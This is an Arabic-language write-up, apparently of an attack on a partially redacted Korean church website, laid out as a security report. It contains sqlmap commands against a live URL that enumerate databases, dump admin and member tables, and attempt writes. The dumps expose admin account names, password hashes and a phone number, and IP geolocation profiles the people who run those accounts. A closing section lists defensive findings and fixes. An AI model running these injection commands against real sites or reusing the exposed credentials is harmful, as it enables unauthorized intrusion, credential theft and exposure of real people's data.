KT Corporation

 ORGANIZATION:

Not available

 LATITUDE:

 LONGITUDE:

Incorrect location? [Contact IP2Location](#)

 view map

تحليل قابلية الاستغلال

الحساب الثالث bac1

الحساب الرابع bacphoto

الحساب الخامس pds6815

يدير الحسابات الثلاثة شخص في كوريا ولأكنة في مدينة مختلفة عن الشخص الذي يدير الحساب السابق

Geolocation data from		IP2Location	Product: DB6, 2024-11-1
 IP ADDRESS:		 ISP: LG Powercomm	
 COUNTRY: Korea 🇰🇷		 ORGANIZATION: Not available	
 REGION: Seoul-teukbyeolsi		 LATITUDE:	
 CITY: Seoul		 LONGITUDE:	
Incorrect location? Contact IP2Location		 view map	

أظهر تحليل البيانات وجود عدة حسابات إدارية مرتبطة بالتطبيق مع اختلاف مستويات الارتباط والإدارة بينها

هذا الجدول يحتوي على بعض الكتب اليهودية في الموقع

```
Database: [REDACTED]
Table: tb_bible_data
[8 columns]
+-----+
| Column          |
+-----+
| approval_date   |
| bible_category  |
| bible_etext      |
| bible_jang       |
| bible_jeul       |
| bible_text       |
| register_date    |
| uid              |
+-----+
```

تحليل قابلية الاستغلال

الجدول الخاص بالكتاب المقدس

parent_uid	register_date	category_ename	category_level	approval_date	parent_list	category_name	category_rank	category_eindex	category_index
0	1445318902	<blank>	1	1448007873	<blank>	\xb0\xb3\xbf\xaa\xc7ψ\xdb\xc6\xc7	1	<blank>	<blank>
0	1445318902	<blank>	1	1445318902	<blank>	\xb0\xf8\xb5\xbf\xb9\xf8\xbf\xaa(\xc7ψ\xdb)	2	<blank>	<blank>
0	1445318902	<blank>	1	1445318902	<blank>	ŷ\xc1\xa6\xc0Ȳ\xba\xc6\xc7(\xc7ψ\xdb)	3	<blank>	<blank>
0	1445318902	<blank>	1	1445318902	<blank>	ŷ\xc1\xa6\xc0Ȳ\xba\xc6\xc7(KJV)	4	<blank>	<blank>
0	1445318902	<blank>	1	1445318902	<blank>	\xbd\xc5ŷ\xc1\xa6\xc0Ȳ\xba\xc6\xc7(NKJV)	5	<blank>	<blank>
0	1445318902	<blank>	1	1445318902	<blank>	\xb9\xb9g\xc1؁\xaa(ASV)	6	<blank>	<blank>
0	1445318902	<blank>	1	1445318902	<blank>	\xbdđ\xb9\xc1\xa6\xbf\xaa(NIV)	7	<blank>	<blank>
1001	1445318917	Genesis	2	1446611215	1001^	â\xbc\xbc\xb1\xe2	8	GEN	â
1001	1445318917	<blank>	2	1445318917	1001^	\xc3\xe2\xbe\xc1\xb1\xe2	9	<blank>	\xc3\xe2
1001	1445318917	<blank>	2	1445318917	1001^	\xb7\xb9\xc0\xa7\xb1\xe2	10	<blank>	\xb7\xb9

تحليل قابلية الاستغلال

أظهر التحليل وجود بيانات مرتبطة بسجل نشاط المستخدمين داخل التطبيق وتم استخدامها لفهم طبيعة البيانات التي يمكن الوصول إليها نتيجة للثغرة.

uid	use_white_remail	use_admin_remail	is_admin_main	board_editor	board_name_code	board_title	use_list	use_viewip
1	<blank>	<blank>	<blank>	<blank>	bbs_history	\xbf\xaa\xbb\xe7	<blank>	<blank>
2	<blank>	<blank>	<blank>	<blank>	bbs_history2	\xbdù\xab\xbe\xcf4\xbf\xaa\xbb\xe7\xc0\xfc\xbdð\xfc	1	<blank>
70	<blank>	<blank>	<blank>	<blank>	bbs_sinfo	\xbc\xb6\xb1\xe8\xc2\xfc\xbf\xa9\xbeÿ\xbb	1	<blank>
3	<blank>	<blank>	<blank>	<blank>	bbs_newfaq	\xbb\xbf5\xb0\xa1\xc1\xb7 FAQ	1	<blank>
4	<blank>	<blank>	<blank>	<blank>	bbs_motto	\xb1\xb3dmg\xbe\xee	1	<blank>
72	<blank>	<blank>	<blank>	<blank>	bbs_fmotto	\xb1\xb3dmg\xbe\xee	1	<blank>
5	<blank>	<blank>	<blank>	<blank>	bbs_prtext	õ\xba\xb8\xc0j\xe1	<blank>	<blank>
6	<blank>	<blank>	<blank>	<blank>	bbs_history3	\xb0r\xee\xbf\xc2 \xb1\xe6	1	<blank>
74	<blank>	<blank>	<blank>	<blank>	bbs_cmotto	\xb1\xb3dmg\xbe\xee	1	<blank>
7	<blank>	<blank>	<blank>	<blank>	bbs_book1	\xc0\xfa\xbc\xad\xbc¥\xb3	<blank>	<blank>
8	<blank>	<blank>	<blank>	<blank>	bbs_church01	\xc1\xf6\xbf\xb9\xb9\xe8\xb4\xe7	<blank>	<blank>
9	<blank>	<blank>	<blank>	<blank>	bbs_church02	\xb1\xb3\xb4\xb3db	<blank>	<blank>
10	<blank>	<blank>	<blank>	<blank>	bbs_church03	\xbc\xf6\xbe\xe7\xb0\xfc	1	<blank>
11	<blank>	<blank>	<blank>	<blank>	bbs_phone01	\xbc\xbc\xb0\u005cxc5\xcd	<blank>	<blank>
12	<blank>	<blank>	<blank>	<blank>	bbs_phone02	\xbdù\u005c\xb4\xe7	1	<blank>
76	<blank>	<blank>	<blank>	Y	bbs_missionnews	\xc7c\xbb1\xb1\xb3 \xbce\xc4	1	<blank>

نحدد اننا نريد عرض البيانات الخاصة في مستخدم الايمن فقط

```
(root@yoyo)-[/home/kali]
# sqlmap -u "https://[redacted].kr/sr/m_view.php?ps_db=bbs_e6jubo" -D sungrakweb -T morning_badmin_table -C "uid,use_white_remail,use_admin_remail,is_admin_main,board_editor,board_name_code,board_title,use_list,use_viewip" --where="is_admin_main='Y'" --dump
```

تحليل قابلية الاستغلال

جدول يحتوي معلومات عن حسابات الادمن

Database: s[redacted]
Table: morning_member_table
[9 entries]

uid	member_id	member_name	member_pass	adm_pwd	member_tel2	bbs_access
1	admin	b4c601c690c7	moD9SjL9G..HU	modxTRV/Y69QU	010-111-1111	<blank>
10	srmc	78c66dad b4c500 adacb990c7	moqXLJDDjzpgQ	NULL	<blank>	bbs_e6jubo bbs_j6jubo bbs_c6jubo bbs_f6jubo
11	bacphoto	acc0c4c9f4b2f9b290c7	mo/c.qrQyj1Jc	NULL	<blank>	bbs_5happy bbs_6flower
13	smission	31c17db720c150ad3cc130d1	moCMJAqQQ0atM	NULL	<blank>	bbs_missionnews
15	sbc	7cb714b524c629bca1c1	mo/GjcjaSOKzA	NULL	<blank>	bbs_mp365 bbs_rewind bbs_happyday bbs_4obible
16	srpic	f8bb14b5b4c5acc0edc500d3	momKuBG6N.9bg	NULL	<blank>	bbs_5happy
18	junsan20	b4c601c690c7	moDsnAA tG Fb9s	NULL	<blank>	<blank>
22	picman	acc0c4c900adacb990c7	moiU05xsmftio	NULL	<blank>	bbs_5happy bbs_6flower
5	bac1	fcc8f4bcf4b2f9b290c7	mo/c.qrQyj1Jc	NULL	<blank>	bbs_6jubo bbs_6guide

أظهر الاختبار إمكانية الوصول إلى بيانات مرتبطة بحسابات الإدارة بما في ذلك معلومات المصادقة المخزنة في قاعدة البيانات

Database: [redacted]web
Table: morning_member_table
[51 columns]

Column
adm_pwd
approval_date
bbs_access
etc_access
magazine_admin
member_address
member_admin_memo
member_age
member_automail
member_birthday
member_birthday_type
member_blood
member_cafe_address_where
member_cafe_club
member_class
member_email
member_hobby
member_homepage
member_id
member_image
member_interest
member_introduction
member_job
member_jobaddress
member_jobname1
member_jobname2
member_jobzip
member_jumin
member_login
member_main
member_marriage
member_marriageday
member_name
member_pass
member_point
member_recommend

تحليل قابلية الاستغلال

مستخدمين الادمن

نلاحظ وجود قيم تجزئة مرتبطة بمعلومات الدخول ضمن قاعدة البيانات ولكن لم يتم توثيق خوارزمية التجزئة المستخدمة بشكل كافٍ

member_pass	adm_pwd
moD9SjL9G..HU	modxTRV/Y69QU
moqXLJDDjzpgQ	NULL
mo/c.qrQyj1Jc	NULL
moCMJAqQQ0atM	NULL
mo/GjcjaS0KzA	NULL
momKuBG6N.9bg	NULL
moDsnAAtgFb9s	NULL
moiU05xsmftio	NULL
mo/c.qrQyj1Jc	NULL

member_id
admin
srmc
bacphoto
smission
sbc1
srpic
junsan20
picman
bac1

اختبار صلاحيات الكتابة

نكتب امر الاستعلام عن البيانات من في قاعدة البيانات

```
(root@yoyo)-[/home/kali]
# sqlmap -u "https://www.████████.or.kr/sr/m_view.php?ps_db=bbs_e6jubo" -D sungrakweb -T morning_member_table --sql-query="SELECT * FROM morning_member_table WHERE uid = 22;"
```



الامر ينفذ في قاعدة البيانات ولآكنه لا يدخل

البيانات لأنه يجب ادخال كل القيم بطريقة

صحيحة

```
[23:03:33] [INFO] retrieved: 's████████'
[23:03:33] [INFO] fetching columns for table 'morning_member_table' in database 's████████'.
[23:05:03] [INFO] the query with expanded column name(s) is: SELECT adm_pwd, approval_date, bbs_access, etc_access, magazine_admin, member_address, member_admin_memo, member_age, member_automail, member_birthday, member_birthday_type, member_blood, member_cafe_address_where, member_cafe_club, member_class, member_email, member_hobby, member_homepage, member_id, member_image, member_interest, member_introduction, member_job, member_jobaddress, member_jobname1, member_jobname2, member_jobzip, member_jumin, member_login, member_main, member_marriage, member_marrieday, member_name, member_pass, member_point, member_recommend, member_religion, member_sex, member_smallchurch, member_tel1, member_tel2 FROM morning_member_table WHERE uid = 22
[23:05:07] [INFO] retrieved: ''
[23:05:09] [INFO] retrieved: '0'
[23:05:11] [INFO] retrieved: 'bbs_5happy|bbs_6flower'
[23:05:13] [INFO] retrieved: ''
[23:05:15] [INFO] retrieved: ''
[23:05:16] [INFO] retrieved: ''
[23:05:18] [INFO] retrieved: ''
[23:05:20] [INFO] retrieved: '0'
[23:05:21] [INFO] retrieved: '0'
[23:05:23] [INFO] retrieved: ''
[23:05:25] [INFO] retrieved: 'S'
[23:05:27] [INFO] retrieved: '0'
[23:05:29] [INFO] retrieved: 'H'
[23:05:31] [INFO] retrieved: ''
[23:05:32] [INFO] retrieved: '7'
[23:05:34] [INFO] retrieved: ''
[*] ending @ 23:05:35 /2024-11-13/
```

تحليل قابلية الاستغلال

نحاول ادخال بيانات الى قاعدة البيانات

```
(root@yoyo)-[/home/kali]# sqlmap -u "https://www.████████.kr/sr/m_view.php?ps_db=bbs_e6jubo" -D sungrakweb -T morning_badmin_table -C "uid,use_white_remail,use_admin_remail,is_admin_main,board_editor,board_name_code,board_title,use_list,use_viewip" --where="is_admin_main='Y'" --dump
```

```
Database: ████████_web
Table: morning_badmin_table
[79 columns]
+-----+
| Column |
+-----+
| approval_date |
| board_basic_text |
| board_basictop_text |
| board_category |
| board_cody |
| board_comment_text |
| board_editor |
| board_file1 |
| board_gohome |
| board_gohome_target |
| board_group |
| board_header_file |
| board_header_text |
| board_hlist_text |
| board_label |
| board_name_code |
| board_orderby |
| board_skin |
| board_tailer_file |
| board_tailer_text |
| board_title |
| board_title_image |
| board_tlist_text |
| board_total_access |
| board_total_record |
| browser_title |
| class_answer |
| class_approval |
| class_comment |
| class_delete |
| class_download |
| class_html |
| class_list |
| class_modify |
```



تم اختبار ما إذا كانت نقطة الحقن تسمح بتنفيذ عمليات تعديل على قاعدة البيانات إلا أن المحاولة لم تؤدِ إلى إدخال بيانات مما يوضح حدود الصلاحيات/السياق المتاح ضمن نقطة الحقن التي تم اختبارها

النتائج الأمنية

استنادًا إلى نتائج الاختبار تم تحديد مجموعة من النتائج الأمنية المرتبطة بنقطة الإدخال وقاعدة البيانات:

1. SQL Injection: تم تأكيد قابلية نقطة الإدخال محل الدراسة للتأثر بحقن SQL مما أتاح الانتقال من اختبار المدخل إلى تحليل طبقة قاعدة البيانات.
 - Impact: قد تؤدي الثغرة إلى الوصول غير المقصود إلى بيانات التطبيق وقواعد البيانات المرتبطة به.
2. Database Enumeration: أظهر الاختبار إمكانية تعداد قواعد البيانات المرتبطة بالتطبيق حيث تم تحديد عدة قواعد بيانات من خلال SQLMap.
 - Impact: زيادة نطاق البيانات التي يمكن تحليلها في حال استغلال الثغرة.
3. Database Structure Exposure: تم الوصول إلى معلومات عن الجداول والأعمدة الموجودة داخل قواعد البيانات، بما في ذلك جداول مرتبطة بوظائف إدارية.
 - Impact: كشف بنية قاعدة البيانات قد يساعد في الوصول إلى بيانات أكثر حساسية.
4. Administrative Data Exposure: أظهر التحليل وجود بيانات مرتبطة بحسابات ووظائف إدارية داخل التطبيق.
 - Impact: قد يؤدي الوصول غير المصرح به إلى هذه البيانات إلى زيادة أثر الثغرة على التطبيق.
5. Password Hash Exposure: أظهر تحليل البيانات وجود قيم تجزئة مرتبطة بكلمات المرور ضمن قاعدة البيانات ولم يتم توثيق خوارزمية التجزئة المستخدمة بشكل كافٍ في نتائج الاختبار الأصلية لذلك لا يتم الجزم بنوع الخوارزمية في هذه النسخة من التقرير.
 - Impact: إتاحة قيم تجزئة كلمات المرور لمهاجم يمتلك وصولاً غير مصرح به إلى قاعدة البيانات قد تتيح إجراء محاولات استعادة لكلمات المرور خارج النظام ويعتمد مستوى الخطر على خوارزمية التجزئة المستخدمة وقوة كلمات المرور وآلية استخدام salt
6. Database Modification Testing: تم اختبار إمكانية تنفيذ عمليات تعديل على قاعدة البيانات إلا أن المحاولات الموثقة في الاختبار لم تؤدِ إلى إدخال البيانات بنجاح.
 - Impact: توضح النتيجة حدود التأثير الذي تم إثباته فعليًا ضمن نقطة الإدخال التي تم اختبارها.

التوصيات الأمنية

بناءً على نتائج الاختبار يمكن تقليل خطر SQL Injection وتحسين حماية التطبيق من خلال الإجراءات التالية:

1. استخدام Parameterized Queries: استخدام Prepared Statements / Parameterized Queries بدل بناء استعلامات SQL اعتمادًا على مدخلات المستخدم بشكل مباشر.
2. التحقق من المدخلات: تطبيق آليات مناسبة للتحقق من مدخلات المستخدم وتحديد القيم والأنماط المسموح بها.
3. تطبيق مبدأ Least Privilege: يجب أن يعمل حساب قاعدة البيانات المستخدم من التطبيق بأقل صلاحيات ممكنة، بحيث لا يمتلك صلاحيات غير ضرورية.
4. تحسين تخزين كلمات المرور: الاعتماد على خوارزميات مخصصة لتخزين كلمات المرور مع استخدام Salt مناسب.
5. حماية طبقة قاعدة البيانات: تقييد الوصول إلى قاعدة البيانات ومنع الاتصالات غير الضرورية مع فصل الصلاحيات بين مكونات التطبيق.
6. المراقبة والتسجيل: تفعيل ومراجعة سجلات التطبيق وقاعدة البيانات لرصد الأنماط غير الطبيعية ومحاولات استغلال نقاط الإدخال.
7. استخدام طبقات حماية إضافية: مكن استخدام WAF كطبقة دفاع إضافية مع عدم اعتباره بديلاً عن معالجة SQL Injection داخل التطبيق نفسه.

